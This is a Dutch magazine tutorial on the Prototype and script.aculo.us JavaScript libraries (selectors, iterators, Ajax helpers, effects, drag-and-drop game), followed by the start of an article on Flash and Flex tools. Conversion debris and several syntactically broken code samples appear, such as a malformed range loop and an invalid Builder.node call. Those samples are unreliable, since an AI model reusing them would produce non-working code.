Voor het installeren van Prototype – als je dat zo zou willen noemen tenminste – is het voldoende om het scriptbestand `prototype.js` op de webserver of in een lokale map te zetten en dit met het gebruikelijke commando aan te roepen:

```
<script type="text/javascript" src="pad/prototype.js">
</script>
```

De bekendste en meest gebruikte functie in Prototype is de dollarfunctie `$()`. Dat is een handige afkorting voor de DOM-functie `document.getElementById()`, waarmee je als ontwikkelaar bij het website-element met het betreffende id-attribuut kunt komen.

Behalve zijn beknoptheid heeft `$()` nog twee voordelen: het accepteert niet alleen de ID-waarde, maar ook het elementobject zelf – een welkome tegemoetkoming aan de luiheid van programmeurs. En nog beter: de dollarfunctie leest ook een lijst van argumenten in en kan daarmee hele groepen van HTML-elementen tegelijk pakken.

De functie `$$()` is nog veelzijdiger. Als argument geef je een CSS-selector mee, waarna je de bijbehorende elementen terugkrijgt – net als bijvoorbeeld jQuery en Dojo dat doen. Neem het voorbeeld dat ieder element van de volgende lijst bij het aanklikken zijn inhoud in een alert moet schrijven:

```
<ul id="lijstje">
  <li>een</li>
  <li>twee</li>
</ul>
```

De normale methode is dan ieder lijstelement een event handler `onclick` meegeven, oftewel:


```
<li onclick="javascript:alert(this.firstChild.nodeValue)">
  een</li>
```

Daarbij heeft this betrekking op het ``-element, `firstChild` op het kind daarvan, de tekst met de inhoud (`nodeValue`) 'een'. Deze schrijfwijze mengt de documentstructuur met het programmeren, wat bij complexere voorbeeld als snel onoverzichtelijk wordt. Bovendien moet je het script voor ieder element van de lijst opnieuw invoegen.

Zonder JavaScript-bibliotheek zou een oplossing er zo uit kunnen zien:

```
window.onload = function() {
  var ul = document.getElementById('lijstje');
  for (i=0; i<ul.childNodes.length; i++) {
    kind = ul.childNodes[i];
    if (kind.nodeType == 1 && kind.nodeName == 'LI') {
      kind.onclick = function() {
        alert(this.firstChild.nodeValue);
      };
    }
  }
}
```

sortable floats demo



JavaScript-puzzle: `script.aculo.us` is gebaseerd op Prototype en kent geweldige drag&drop-effecten.

Na het laden van de pagina (maar het script zou in het document ook onder de lijst kunnen staan) doorzoekt een anonieme functie de documentboom naar het element met de ID `lijstje`. Met een `for`-loop verzamel je de kindelementen, waarbij echter alleen HTML-elementen (`nodeType` gelijk aan 1) met de naam 'LI' (groot geschreven) interessant zijn. Voor die elementen wordt een anonieme functie met de `alert` geregistreerd die op een click-event reageert.

Dat ziet er wat omslachtig uit – en dat is het tijdens het programmeren ook. Met `$$()` gaat dat een stuk makkelijker:

```
Event.observe(window, 'load', function() {
  $$('li').each(function(el) {
    Event.observe(el, 'click', function() {
      alert(this.firstChild.nodeValue);
    });
  });
});
```

Net als bij de pure JavaScript-varianten bewaakt het script het laden van de documentboom en het klikken op de afzonderlijke lijstelementen. Beiden worden gedaan door de Prototype-functie `Event.observe()`. Het grootste voordeel ten opzichte van de standaard event-afhandeling: als de programmeur hetzelfde event nog een keer aan hetzelfde element toekent, voert Prototype

beide event-handlers uit in plaats van de oudere door de nieuwere te vervangen.

De opdracht `$$('li')` verzamelt alle bij de CSS-selector horende elementen in een array. Daarbij zou je naar goed gebruik een `for`-loop kunnen doorlopen, maar een iteratie-functie is veel mooier.

Herhaling

Het concept van iterators in Prototype komt van Ruby. Ook in JavaScript is er sinds versie 1.5 met de constructie `for (eigenschap) in [object]` een aanzet in die richting. In JavaScript 1.7, dat geïntroduceerd werd met Firefox 2, is dat in de vorm van een iterator-object verder uitgebouwd.

De eenvoudigste Prototype-functie om een iterator aan een array te koppelen, is `array.each(function)` – wat op zich niets anders doet dan functie() aanroepen met ieder array-element als argument.

Iteratoren werken niet met lijsten of objecten. Dat probleem wordt opgelost door de functie `$A()`:

```
var lis = document.getElementsByTagName('li');
$A(lis).each(doelets);
function doelets(li) {...}
```

De DOM-functie `getElementsByTagName()` geeft geen array terug, maar een eenvoudige lijst

van elementen. Pas na de conversie staan de krachtige methoden en eigenschappen van arrays ter beschikking. Dat zou analoog aan het vorige voorbeeld natuurlijk makkelijker kunnen met `$$('li').each(doelets);`.

Een mooie methode om arrays te maken, is `$w()`, die een string opdeelt bij de spaties:

```
var opdelen = $w("een twee drie");
```

Iteratoren zijn niet alleen op arrays, maar ook op hashes en ranges toe te passen – twee taalconstructies die JavaScript niet heeft. Hashes (ook wel bekend als associatieve arrays) worden door `$H()` gemaakt uit arrays of objecten:

```
var obj = {e1: 'waarde1', e2: 'waarde2'};
$H(obj).keys().each(function(el) {
    alert(el + ' => ' + $H(obj).get(el));
});
```

Daarbij leest `keys()` alle sleutels uit de hash `$H(obj)` en haalt `get()` de waarde bij een hash-sleutel, zodat het script als resultaat `'e1 => waarde 1'` et cetera oplevert. Een vergelijkbaar resultaat zou overigens ook `alert($H(obj).inspect());` opgeleverd hebben: de bij het debuggen handige functie `inspect()` maakt van allerlei soorten objecten een kant-en-klare string.

Een met `$R()` beschreven range-object is nog handiger. Daarmee leg je een bereik met een begin- en eindwaarde vast:

```
$R(1,5).each(doelets);
```

Net als bijvoorbeeld in Perl `foreach(1..5)` roept deze regel vijfmaal de functie `doelets()` op met iedere keer het volgende nummer als argument. Dat is korter en dus minder foutgevoelig dan het gebruikelijke `for (i=1; i<=5; i++)`. Bij strings moet je wel enige voorzichtigheid in acht nemen, omdat er tussen 'ab' en 'bc' dankzij Unicode 65.000 combinaties zitten. Daar zal de browser wel een tijdje zoet mee zijn.

Naladen

Het handmatig programmeren van Ajax-verbindingen is weliswaar geen heksentoer, maar door de browserincompatibiliteiten op detailniveau wel lastig. Het `Ajax.Request`-object van Prototype is eenvoudig:

```
new Ajax.Request('data.xml', {
    method: 'post',
    postBody: soapaanvraag,
    onComplete: function(req) {...}
});
```

Het `Ajax-request`-object heeft twee argumenten: de url en een object met parameters. `method` bepaalt de HTTP-methode. De `HTTP-body` van een POST-bericht (in bijvoorbeeld een stringvariabele met een soap-request) staat daarbij in `postBody`. Extra url-parameters in de vorm van `veld1=waarde1&veld2=waarde2` komen dan in de parameters te staan – of gewoon in de url.

Prototype-test



Met Prototype kun je informatie uit de documentstructuur er veel makkelijker uit halen dan met JavaScripts DOM-functies.

Iedere fase van de Ajax-communicatie roept een event-handler op, eindigend met `onComplete`. Het alternatief `onSuccess` heeft als extra de HTTP-statuscode 200 nodig, anders reageert `onFailure`. Ze geven allemaal het `Ajax.Request`-object door aan een functie.

Als de opgevraagde content verder niet verwerkt hoeft te worden, dan kan het met `Ajax.Updater` zelfs nog wat sneller. Dit object vervangt namelijk de inhoud van een door het id-attribuut gespecificeerd element door de ontvangen data:

```
new Ajax.Updater('info', 'info.txt', options);
```

`Ajax.Updater` is alleen zinvol te gebruiken als de opgevraagde gegevens geen nog te bewerken XML zijn, maar HTML of platte tekst. Of als de gegevens in de JavaScript Object Notation (JSON) beschikbaar zijn. In dat geval kun je `Ajax.Updater` net als `Ajax.Request` meteen verwerken als de optie `evalScripts` op

true is gezet. Natuurlijk geldt voor Prototype-Ajax ook de beveiligingsinperking dat scripts alleen databronnen van dezelfde server mogen aanspreken.


Versnelde weergave

De mogelijkheden van Prototype die we hier hebben laten zien, zijn slechts een klein deel van wat de krachtige scripts kunnen. Voordat we Scriptaculous onze website laten inkleuren, bekijken we nog een paar andere kenmerken van de bibliotheek.


Zo verwijdert bijvoorbeeld `String.stripTags()` de HTML-tags uit een string, terwijl `String.escapeHTML()` de spitse haken omzet in `>` en `<`. Er zijn een groot aantal array-methoden. `Array.uniq()` verwijdert bijvoorbeeld dubblures. Om een array te doorzoeken, kun je die het beste combineren met een iterator-functie als `find()` of `grep()`. Net als bij MooTools kun je met `Class.create()` zelfs zoiets als object-klassen maken.

Ook al verhelpt Prototype de meeste browserincompatibiliteiten, je zult vaak toch meerdere codevarianten moeten uitproberen, die tot een crash kunnen leiden. JavaScript vangt dat af met een gelaagde try ... catch-constructie. Prototype test met `Try`, `these()` meerdere functies in een keer.

Bij het verwerken van formulieren helpt onder andere `$F('id')`, dat de waarde van het invoerveld met het attribuut id levert. Prototype maakt het doorploegen van de DOM-boom een stuk makkelijker, bijvoorbeeld met `Element.up()`. Met `Element.toggle()` kun je een



Animaties dienen in Ajax-applicaties niet alleen ter verfraaiing, maar kunnen ook bijdragen aan een intuïtieve bediening.



Geen Windows, geen Mac, maar Ext. De krachtige widgets van dit JavaScript-framework maken het nabouwen van een complete desktop mogelijk.

element makkelijk (on)zichtbaar maken. De bibliotheek kan ook de positie van een element achterhalen en daar met `Element.scrollTo()` het venster naar laten bewegen.

Scriptaculair

Prototype beperkt zich tot een enkel script-bestand, de Scriptaculous-ontwikkelaar moet tot zeven bestanden (plus Prototype) op de server zetten. Deze staan als zip-archief samen met `unittest.js`, dat in de productieomgeving niet nodig is. In de map `src`. Je hoeft alleen maar te linken naar `prototype.js` en `scriptaculous.js`, die roepen zelf de overige zes bestanden op. Op die manier blijven de niet gebruikte delen van Scriptaculous buiten schot, wat handig is voor de laad- en verwerkingstijd van een website, zeker op oudere computers.

Het bekendste en zichtbaarste deel van Scriptaculous zijn de interface-effecten (`effects.js`), die het weergeven van animaties moeiteloos mogelijk maken:

```
new Effect.Highlight('infokader', {duration: 2});
```

Daarmee licht het element met de ID `infokader` twee seconden op. Dat lijkt een leuk spelletje, maar is meer dan dat: bij Ajax-applicaties krijg je door de korte wachttijden vaak niet mee dat informatie geactualiseerd is.

Scriptaculous kent nog vijf andere basis-effecten, die op vergelijkbare wijze gebruikt worden: verplaatsen (`MoveBy`), schalen (`Scale`), transparantie (`Opacity`), animaties met start- en eindpunt (`Tween` en `Morph`) en als laatste

het parallel uitvoeren van effecten (`Parallel`). Uit deze effecten zijn de verschillende in- en uitzoomeffecten samen te stellen die je op veel Scriptaculous-websites kunt bewonderen.

Schuifregelaars moeten in HTML5 hun doorbraak maken, maar met `ControlSlider` (slider.js) zijn ze nu al te gebruiken. Sound (`sound.js`) maakt het mogelijk geluid in je website in te bouwen.

Om met de standaardmethoden `createElement()`, `createAttribute()` en `createTextNode()` scriptgewijs je HTML op te bouwen, is geen pretje. Dat kan makkelijker met `Builder.node()` (`builder.js`), die qua functie meer in Prototype dan in Scriptaculous lijkt te horen:

```
kader = Builder.node('p', {id: 'info', 'Nieuw bericht'});
```

Deze functie accepteert als laatste argument `child-nodes` (hier een `text-node`). Op die manier kun je complexe constructies maken, die je vervolgens zoals gewoonlijk met `appendChild()` of `insertBefore()` in de documentboom hangt.

Controle

De deelbibliotheek `controls.js` heeft twee interfaces, waarmee het invoeren van gegevens in Ajax aanzienlijk makkelijker gaat. `Ajax.AutoComplete` biedt een oplossing voor het veelvoorkomende probleem dat je de gebruiker vrije tekstinput aanbiedt, maar tegelijkertijd ook een lijst van gegevens waar hij uit kan kiezen. De syntaxis lijkt op Prototypes `Ajax.Updater`:

```
new Ajax.AutoComplete('land', 'selectie', 'landenlijst.7.html', opties);
```

In vergelijking met `Ajax.Updater` is er in het begin een extra argument tussengeslopen: de id van het tekstinveld. Als de gebruiker daar wat intypt, haalt Scriptaculous via Ajax het bestand `landenlijst.html` op en schrijft het de inhoud daarvan – in het ideale geval een CSS-geformateerde ``-lijst – in de tot dan toe onzichtbare container `selectie`. Bij verdere invoer wordt het aantal te kiezen elementen gereduceerd tot wat nog bij de invoer past. Als je dan op een van de overgebleven elementen klikt, wordt de waarde daarvan in het inveld gezet.

Dat kan ook zonder Ajax – `Autocompleter`. Local haalt de gegevens uit een lijst of een array en loopt daarmee ook voor op een vernieuwing in HTML 5:

```
var landenlijst = ['Togo', 'Japan', 'Cuba'];
new Autocompleter.Local('land', 'selectie', landenlijst, 7 opties);
```

Bij `Ajax.InPlaceEditor` gaan de data in geheel andere richting. Geheel in lijn met het 'maakbare web' maakt deze control van een tekstelement een dynamische mini-editor:


```
new Ajax.InPlaceEditor('bewerkbaar', 'opslaan.html');
```

Als de gebruiker op een HTML-element als `<p id="bewerkbaar">dummy</p>` klikt, dan wordt dat een inveld met de tekst 'dummy'. Daarnaast verschijnt dan een knop voor het versturen en een 'cancel'-link voor het ongedaan maken. Na een klik op 'OK' stuurt Scriptaculous de veranderde tekst in UTF8 via HTTP-POST naar `opslaan.html`. Het inveld verandert in de tekst 'Saving ...', en na een succesvol serverantwoord verschijnt de servermelding op dezelfde plek.

De meldingen ('Saving ...', 'cancel' en dergelijke) zijn bij de opties aan te passen,



Gecombineerde invoer- en selectievelden: na het invoeren van tekst laadt Scriptaculous via Ajax data in, filtert de juiste data eruit en laat die zien om uit te kiezen.



Beschrijfbaar web: Scriptaculous bewerkt tekst in een mini-editor, die de gegevens via Ajax weer opslaat.



Dankzij Prototype en Scriptaculous is minder dan twee kB aan programmacode genoeg voor het programmeren van een klein spel inclusief wat effecten.

daar kun je ook meerregelige invoervelden instellen. Voor selectielijsten (<select>-menu's) is er het gerelateerde object Ajax.InPlaceCollectionEditor.

Laat maar vallen

Als laatste maakt ook dragdrop.js de interactie met de website voor de gebruiker makkelijker. De geliefde drag&drop-interface is handmatig moeilijk te programmeren, maar met Scriptaculous zijn een paar regels genoeg. Via de softlink vind je een voorbeeld van een klein spel dat hier gebruik van maakt.

Je moet de namen van steden naar de bijbehorende landen slepen. In de HTML-code staan de gegevens in twee lijsten, waarbij ieder item een eigen id-attribuut heeft. Boven en onder de lijsten staan placeholders voor de stand en andere meldingen.

De oplossing staat in de vorm van een naar een hash geconverteerd object meteen aan het begin van het script:

```
var land_stad = $H({USA: 'NY', N: 'A', ...});
```

Na het laden van de pagina geeft een event-handler het woord aan de functie init(). Die registreert de steden als sleepbaar en de landen als doelen.

```
$$('#stedenlijst li').each(function(dragobj) {
  new Draggable(dragobj, {revert: true});
  Element.addClassName(dragobj, 'draggable');
});
```

De selector-functie \$\$() pakt iedere stad apart, waarna new Draggable() daar een drag-object van maakt. De revert-optie zorgt ervoor dat de steden na het loslaten weer op hun uitgangspositie terugkomen.

Om ervoor te zorgen dat de gebruiker herkent dat hij de steden kan bewegen, krijgen die de CSS-klasse draggable toegekend, die de muis met de eigenschap cursor: pointer aanpast. De Prototype-syntaxis werkt in tegenstelling tot de DOM-functie dragobj.setAttribute('class', 'draggable') ook in Internet Explorer.

Deel twee van de init()-functie zorgt voor de landen:

```
$$('#landenlijst li').each(function(dropobj) {
  Droppables.add(dropobj, {
    onDrop: function(dragobj) {
      if (land_stad[dropobj.id] == dragobj.id) {
        $('instructie').update('een punt!');
        score(1);
      } else {
        $('instructie').update('neel!');
        score(-1);
      }
    },
    hoverclass: 'benadrukken'
  });
});
```

De functie Droppables.add() maakt van ieder land een drop-locatie voor drag-objecten. Daarbij zijn twee opties gezet: de event-handler onDrop, die actief wordt na het loslaten van een draggable boven een drop-pable, en de eigenschap hoverclass, die met een CSS-klasse het land inkleurt als daar een stad bovenhangt.

De anonieme onDrop-functie bevat bovendien de spellogica: in de hash land_stad wordt gecontroleerd of het drag- en drop-object bij elkaar horen. Het resultaat van deze test wordt door de Prototype-functie update() in de tekstcontainer instructie geschreven. Vervolgens past de functie score() afhankelijk van het resultaat het aantal punten aan.

Knipperlichten

Om er zeker van te zijn dat de gebruiker het (nieuwe) resultaat ook opmerkt, geeft de volgende regel de score twee seconden een kleur:

```
new Effect.Highlight('punten', {duration: 2});
```

Bij plus of min vier punten is het einde verhaal. De functie exit() beëindigt het spel en afhankelijk van het resultaat verschijnt er dan een tekst in de tekstcontainer instructie. Dat wordt begeleid met een klein vuurwerkeffectje door een iterator:

```
var optie = {duration: 2};
$(1, 5).each(function()
  new Effect.Highlight('instructie', optie);
  optie.queue = 'end';
});
```

Het range-object \$(1, 5) laat de iterator vijf keer herhalen. Bij iedere doorloop licht instructie twee seconden lang op. De queue-eigenschap zorgt ervoor dat de vijf Highlight-effecten na elkaar plaatsvinden en niet gelijktijdig. Die wordt pas actief na de eerste doorloop, want anders zou de melding rustig blijven wachten tot de door de laatste drag&drop-actie geactiveerde punten klaar is met knippen.

```
$$('#landenlijst li').each(function(dropobj) {
  Droppables.remove(dropobj);
});
$$('#stedenlijst li').each(function(dragobj) {
  dragobj.element.removeAttribute('class');
  dragobj.destroy();
});
```

Om de speler onmiskenbaar duidelijk te maken dat het game-over is, beëindigen Droppables.remove() en dragobj.destroy() de interactiviteit. De elementen die bij de drag-objecten horen, verliezen hun specifieke CSS-klasse ook.

Conclusie

Als je eenmaal een JavaScript-framework gebruikt hebt, kun je je moeilijk nog voorstellen dat je vrijwillig naar de omslachtige DOM-functies teruggrijpt of zonder zo'n framework browseronafhankelijke Ajax-requests gaat maken. Het uitbreiden van de JavaScript-basis met hashes, range-objecten, iterators en nog veel meer, wordt vooral door ervaren programmeurs op waarde geschat.

Effectbibliotheken als Scriptaculous hebben echter ook het gevaar dat de ontwikkelaar zijn doel voorbijhaalt. De animaties en toeters en bellen die er mee mogelijk zijn, moet je niet zonder reden toepassen. De langere laad- en verwerkingstijd is dan een hoge prijs. Bovendien kunnen gebruikers met oudere browsers of uitgeschakeld JavaScript, of mobiele surfers daar geen gebruik van maken.

Met Scriptaculous kun je meer doen dan er alleen een kakelbont geheel van maken. Op eenvoudige wijze kun je er een website interactief mee maken zoals programma-interfaces, voeg je bewerkbare tekstvelden toe, maak je gecombineerde invoer- en selectievelden, schuifregelaars en een drag&drop-bediening. Scriptaculous is leuk om mee te werken, omdat met weinig moeite spectaculaire effecten mogelijk zijn.

Dat geldt ook voor de andere JavaScript-frameworks, van jQuery en Dojo tot YUI. Een aantal daarvan heeft ook een aardig assortiment aan kant-en-klare applicaties. Daarmee is een programmeerstijl mogelijk waar zelfs strenge Java-ontwikkelaars niets tegenin te brengen hebben. (nkr)



Sascha Wolter

Flash-tools

Applicaties ontwikkelen voor Flash Player

Ondanks hardnekkige vooroordelen is het Flash-formaat niet alleen geschikt om een site grafisch aan te kleden, maar kun je het ook gebruiken voor het ontwikkelen van complete professionele webtoepassingen. Daarvoor heb je echter niet per se Adobe's Flash-authoringtool nodig.

Flash-applicaties zijn tegenwoordig op zo'n beetje elke computer af te spelen. Adobe biedt de Flash Playerplug-in namelijk voor zo'n beetje alle denkbare apparaten aan, van pc's tot mobiele telefoons, waardoor content in het Small Web Format (SWF) platformonafhankelijk kan worden weergegeven. SWF-bestanden bevatten interpreteerbare bytecode en resources als afbeeldingen en geluid.

Het traditionele gereedschap om Flash-toepassingen mee te maken is Adobe Flash. Door hierin verschillende mediatypen te combineren met interactieve en dynamische elementen kun je ook als beginner zogenaamde 'Rich Internet Applications' ontwikkelen.

Maar als het om complexere projecten gaat dan simpele interactieve animaties, kom je met Adobe's Flash-tool niet heel erg

ver. In dat geval kun je beter voor code gebaseerde ontwikkelomgevingen kiezen, zoals Flex Builder of FDT. Ook de opensourcescene heeft Flash-tools voor bijzondere taken.

Flash CS4

Adobe gunt zichzelf en de gebruikers geen rust en brengt zo'n beetje elke anderhalf jaar een nieuwe versie uit van Flash en Flash

Player. De meest recente versie, Flash CS4 Professional (vanaf ca. 830 euro of onderdeel van de Creative Suite; zie kader) kwam in het najaar van 2008 uit en is ook in het Nederlands verkrijgbaar; iets eerder verscheen Flash Player 10 voor Windows, Mac OS en Linux. Om optimaal gebruik te kunnen maken van de nieuwste features in Flash CS4 heb je wel per se die laatste versie van Flash Player nodig.

Het Flash-systeem is vooral goed in het vormgeven van webcontent en animaties. De hieraan ten grondslag liggende methode is ontleend aan de filmwereld en is ook voor minder ervaren ontwikkelaars en designers makkelijk onder de knie te krijgen. Ben je een klassieke programmeur en gewend om te werken met Java of C++, dan komt dit systeem een beetje vreemd over en zul je even moeten wennen aan de talloze design-tools en tijdbalk.

Flex: Flash voor programmeurs

Met de softwareoplossingen uit de Flex-familie doet Adobe programmeurs een machtige suite voor het schrijven van Flash-applicaties aan de hand. Flex 3 is technisch verbeterd ten opzichte van z'n voorganger en richt zich met gratis en opensource onderdelen zowel op gelegenheden- als professionele programmeurs. Met Flex biedt Adobe code-georiënteerde Flash-ontwikkelaars hulp bij het integreren van databronnen en het vormgeven van gebruiksiinterfaces.

De werkwijze met Flex heeft meer weg van het klassieke programmeerwerk in bijvoorbeeld Java dan het schuiven met elementen op een tijdbalk, zoals dat in de Flash-wereld gebruikelijk is. Op de keper beschouwd hebben Flash en Flex alleen het bestandsformaat SWF en de runtime-omgeving gemeen. Applicaties die in Flex zijn geprogrammeerd, kun je niet openen met Flash. Omgekeerd kan Flex wel de content uit SWF-bestanden extraheren. Om Flex-applicaties te kunnen afspelen heb je minstens Flash Player versie 9 nodig. De mobiele versie Flash Lite kan er in ieder geval niks mee aanvangen. Net als bij Flash CS4 kun je met Flex ook exporteren naar desktop-runtimeomgeving AIR (Adobe Integrated Runtime).

De gratis Flex 3 SDK (Software Development Kit) bevat het Flex Framework – een klassenbibliotheek voor webapplicaties met typische desktopelementen – een compiler, documentatie en voorbeelden. Als ontwikkelaar heb je alleen nog een editor nodig voor het schrijven van de code. Dat kan in de scripttaal ActionScript (eveneens versie 3) of het XML-formaat MXML. In Flex 2 moesten de gebruikte Framework-onderdelen van elk project nog in de SWF-bestanden geëxporteerd worden. Sinds versie 9.0.115 kan Flash Player deze code echter blijvend cachen, waardoor de resulterende applicaties aanzienlijk compacter zijn.

Tot de toch veelzijdige lay-outopties van Flex 3 behoren bijvoorbeeld de 'Enhanced Constraints', waarmee je GUI-elementen met behulp van regel- en kolomopgaves ten opzichte van elkaar kunt uitlijnen. In het framework zitten ook componenten voor Charts en Advanced DataGrid, een krachtige component voor datatabellen. Deze laten in de applicaties echter een watermerk achter, wat pas verdwijnt als je het dure Flex Builder Professional aanschaft.

Flex Builder

De ontwikkelomgeving Flex Builder 3 voor Windows en Mac OS is inclusief Flex SDK kant en klaar geconfigureerd. Adobe werkt momenteel ook aan een Linux-versie. Daarvan verscheen in augustus een vierde alfaversion. De software kan als plug-in voor de krachtige opensource ontwikkelomgeving Eclipse geïnstalleerd worden of als compleet pakket inclusief Eclipse. De Standard-versie kost ongeveer 215 euro; het verwijderen van het watermerk in sommige componenten en de Profiler, waarmee je geheugen- en snelheidsproblemen kunt opsporen, blijft voorbehouden aan de circa 450 euro kostende Professional-variant.

Dankzij de wizards en de goed gekozen standaardconfiguratie maak je een snelle start met nieuwe projecten. Een Import-wizard maakt ActionScript-3-classes aan voor webservices (WSDL), waardoor 'type safety' en een hoge snelheid gewaarborgd zijn. Bij het ontwikkelen van datagedreven applicaties helpt bovendien het automatisch genereren van server-codesnippets voor databasebenaderingen in ASP.NET, Java of PHP.

